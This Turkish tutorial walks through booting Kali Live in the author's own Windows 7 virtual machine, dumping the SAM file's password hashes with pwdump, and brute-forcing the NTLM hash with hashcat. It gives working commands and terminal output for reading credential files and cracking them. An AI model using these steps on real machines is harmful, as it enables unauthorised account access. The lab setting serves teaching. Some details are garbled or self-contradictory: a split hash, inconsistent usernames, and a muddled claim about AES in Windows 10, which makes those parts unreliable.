

Kali Live'den SAM Dosyasını Çekme 2


(+) Bu belgedeki işlemler birebir denenmiştir ve başarıyla uygulanmıştır.

Bu yazıda hedef sistem bir Virtual box sanal makinası olacaktır. İçinde Windows 7 yüklü olacaktır. Biz bu sanal makinaya Kali Live iso'sunu CD olarak takıp boot edeceğiz. Sanal makinada ekrana gelen Kali Live'den sanal makinadaki Windows 7 işletim sisteminin SAM dosyasını çekeceğiz. Böylece gerçek hayatta Windows 7 yüklü bir bilgisayara Kali Live CD'si takıp boot etmeyi kendi makinamızda simule etmiş olacağız. Windows 7 işletim sisteminden SAM'i çektikten sonra kendi makinamıza çekilip hashcat ile brute force yöntemini kullanarak şifreyi kıracağız. Tüm bu süreç boyunca kullanılacak işletim sistemleri ise şunlar olacaktır:

- Windows 7 Home Premium // Hedef Sistem
- Kali Live 2016 // Hedef Sistemi Boot Edecek İşletim Sistemi
- Ubuntu 14.04 // Kendi Sistemimiz

Not: Virtual Box'taki Windows 7 Home Premium oturum şifresi cem92 olarak ayarlanmıştır. Hedefimiz bu sanal makinanın şifresini Kali Live ile elde etmektir.

İlk olarak Virtual Box'da yer alan Windows 7 Home Premium sanal makinasının CD kısmına Kali 2016 iso'sunu takalım ve o şekilde sanal makinayı başlatalım.



Görüldüğü üzere Windows 7 sanal makinasında Windows 7 yerine Kali Live boot edilmiştir. Şimdi Live (forensic mode) seçeneğine tıklayalım ve Kali Live'i sanal makinada çalıştıralım.



Şimdi sanal makinanın HDD'sindeki Windows 7 partition'ını bulalım:

- > setxkbmap tr
- > fdisk -l


```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Thu 19:34
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# setxkbmap tr
root@kali:~# fdisk -l
Disk /dev/sda: 20 GiB, 21474836480 bytes, 41943040 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xfe4b25d9

Device Boot Start End Sectors Size Id Type
/dev/sda1 * 2048 206847 204800 100M 7 HPFS/NTFS/exFAT
/dev/sda2 206848 41940991 41734144 19.9G 7 HPFS/NTFS/exFAT

Disk /dev/loop0: 2.4 GiB, 2556620800 bytes, 4993400 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@kali:~#
```

Boyut itibariyle Windows 7 partition'ının /dev/sda2 olduğu barizdir. Şimdi yapılacak işlem /dev/sda2'yi Kali Live'in /root dizinine mount etmek, oradan Windows/System32/config dizinine gitmek ve SAM dosyasını pwdump ile ekrana basmaktır. O halde /dev/sda2'yi Kali Live'in /root dizinine mount edelim.

> mount /dev/sda2 /root




```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Thu 19:40
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# mount /dev/sda2 /root
root@kali:~#
```

Ardından /root dizini Windows dosyalarını almış mı diye bakalım.

> cd /root


> ls



```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Thu 19:42
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# cd /root
root@kali:~# ls
Documents and Settings  pagefile.sys  [redacted]  [redacted]  [redacted]
root@kali:~#
```

Görüldüğü üzere Windows dosyaları gelmiş. Daha sonra /root dizini üzerinden Windows/System32/config dizinine gidelim.


> cd Windows/System32/config



```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Thu 19:44
root@kali: ~/Windows/System32/config
File Edit View Search Terminal Help
root@kali:~# cd Windows/System32/config
root@kali:~/Windows/System32/config#
```

Son olarak SAM dosyası içeriğini dump edilir.

> pwdump SYSTEM SAM



```
Windows 7 Home Premium [Running] - Oracle VM VirtualBox
Applications Places Terminal Thu 19:46
root@kali: ~/Windows/System32/config
File Edit View Search Terminal Help
root@kali:~/Windows/System32/config# pwdump SYSTEM SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6c fe0d16ae931b73c59d7e8c889c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6c fe0d16ae931b73c59d7e8c889c0:::
me fese:1001:aad3b435b51404eeaad3b435b51404ee:5e35c54306bd41dcad571ec5b915a15c:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:b3e9850295a821ec5c742c22ed1cb74f:::
root@kali:~/Windows/System32/config#
```

Böylece Windows 7 sanal makinesinin account'ları gözler önüne serilmiştir. İçlerinden hefese kullanıcısına yoğunlaşalım:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
hefese:1001:aad3b435b51404eeaad3b435b51404ee:5e35c54306bd41dcad571ec5b915a15c:::  
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:b3e9850295a821ec5c742c22ed1cb74f:::
```

Hatırlarsan SAM dosyasındaki satırların syntax'ı şu şekilde idi:

<User>:<ID>:<LM hash>:<NTLM hash>:<Comment>:<Path>

Yani bir satır hem LM hash'ini hem de NTLM hash'ini içermektedir. LM hash'lerde empty password'ü ifade etmek için aşağıdaki string kullanılırken

aad3b435b51404eeaad3b435b51404ee

NTLM hash'lerde empty password'ü ifade etmek için aşağıdaki string kullanılır:

31d6cfe0d16ae931b73c59d7e0c089c0

SAM dosyasından dump edilen içeriğe bakacak olursak çoğu kullanıcı empty password olarak, yani şifresiz olarak gözükmektedir.

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::  
hefese:1001:aad3b435b51404eeaad3b435b51404ee:5e35c54306bd41dcad571ec5b915a15c:::  
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:b3e9850295a821ec5c742c22ed1cb74f:::
```

hefese kullanıcısına bakacak olursak LM kısmı empty password gösterilmiş. Halbuki hefese kullanıcısı bir password'e sahip şekilde ayarlanmıştı. O halde neden LM kısmı empty password olarak görünüyor? NTLM kısmına bakacak olursak belirli bir şifrenin hash karşılı olduğu görülmektedir. Buradan şu sonuç çıkarılabilir. Demek ki Windows 7 LM şifreleme algoritmasını kullanmıyor olduğu için LM kısmı NULL görünmüştür ve NTLM şifreleme algoritmasını kullanıyor olduğu için de NTLM kısmı NULL olmayan bir hash olarak görünmüştür.

hefese:1001:aad3b435b51404eeaad3b435b51404ee:5e35c54306bd41dcad571ec5b915a15c:::

Not: Yukarıdaki hefese satırında LM'nin empty, NTLM'nin ise bir şifreye ait hash olması durumunu göz önünde bulundurarak önceki Kali Live'den SAM Dosyasını Çekme.docx yazısındaki pwdump'ın sadece empty password çıktısı veriyor oluşunun nedenini daha net izah edebiliriz. Dendiğinde göre Windows 10 yıldönümü güncellemesi dolayısıyla artık SAM dosyasında AES şifrelemesi kullanılmıyormuş. O halde SAM dosyasının LM ve NTLM kısımları empty password, AES kısmı ise mevcut hash şeklinde olduğundan ve pwdump tool'u SAM dosyasının sadece LM ve NTLM kısımlarını dump ettiğinden dolayı empty password string'lerini dump etmiştir. Halbuki güncellemeye göre AES kısmını da dump etme kabiliyeti olsaydı empty password çıktısının yanında esas şifrenin hash'ini de görebilecektik.

Böylece Windows 7 sanal makinasının hash'ini elde etmiş bulunmaktayız. Şimdi hefese kullanıcısının hash'ini not edelim. Hedef sistemden elimizi çekelim ve artık kendi makinamıza (Ubuntu'ya) dönüp şifre kırma işlemlerine başlayalım.

Ekstra

Ubuntu'da /home dizininde yüklü hashcat tool'undan yararlanarak brute force methoduyla az önce elde ettiğimiz hash'i kırabiliriz. Bakalım şifre neymiş.

hash_ntlm:

```
5e35c54306bd41dcad571ec5b915a15c
```

Terminal

```
> cd /hefese/home/hashcat-2.0.0
> ./hashcat-cli64.bin -m 1000 -a 3 --increment --increment-min=1 --increment-max=5 hash_ntlm.txt
-1 ?l?d ?1?1?1?1?1
```

Yukarıdaki koddaki -m 1000 ile NTLM şifrelemesinin kullanılacağını, -a 3 ile brute force saldırısının yapılacağını, increment ve devamında gelen diğer increment'ler ile brute force'un sabit karakter sayısına sahip kombinasyonlar ile değil de 1 karakterli kombinasyonlardan 5 karakterli kombinasyonlara kadar arttırılmalı şekilde yapılması gerektiğini, -1 ?l?d ile custom bir charset tanımlaması yapılacağını ve charset'in alfabadeki harflerden (?l) ve sayılardan (?d) oluşacağını, son olarak ?1?1?1?1?1 ile de bir karakterliden beş karakterliye kadarki tüm kombinasyonların her karakterinin tanımladığımız custom karakter setindeki karakterleri alması gerektiğini belirtmiş oluruz.

Terminaldeki hashcat tool'u brute force yaparken belli bir müddet sonra üzerinde şifreleme yaptığı string'in verilen hash'le eşleştiğini görecektir ve şifreyi böylece kırmış olacaktır:

Output:

```
5e35c54306bd41dcad571ec5b915a15c:cem92
```

```
All hashes have been recovered
```

```
Input.Mode: Mask (?1?1?1?1?1) [5]
Index.....: 0/1 (segment), 60466176 (words), 0 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, 38.88M words
```

Progress..: 36400688/60466176 (60.20%)
Running...: 00:00:00:01
Estimated.: --:--:--:--

Started: Thu Dec 15 20:24:02 2016
Stopped: Thu Dec 15 20:24:03 2016

Görüldüğü üzere şifre cem92 imiş. Brute force saldırısı böylece başarılı olmuştur. Buraya kadar yaptıklarımızı özetlersek offline hacking yöntemiyle hedef sistemi cd'den boot ettik. Kali Live üzerinden hedef sistemin SAM dosyasını çektik. SAM dosyasındaki hash'ini not edip kendi makinamıza çekildik ve hash'i brute force methoduyla kırdık.

Not: Windows 7 Home Premium şifresinin cem92 seçilişinin nedeni hem karakter hem sayı oluşu daha gerçekçi bir şifre olur diyedir ve brute force'la bu gibi şifrelerin kolaylıkla kırılabilceğini vurgulamak içindir. Brute force işlemi 1 dk bile sürmeden birden beş karakterliye kadarki tüm kombinasyonları denemiştir ve şifreyi kırmıştır.

Yararlanılan Kaynak

Web Penetration Testing in Kali Linux, pg. 162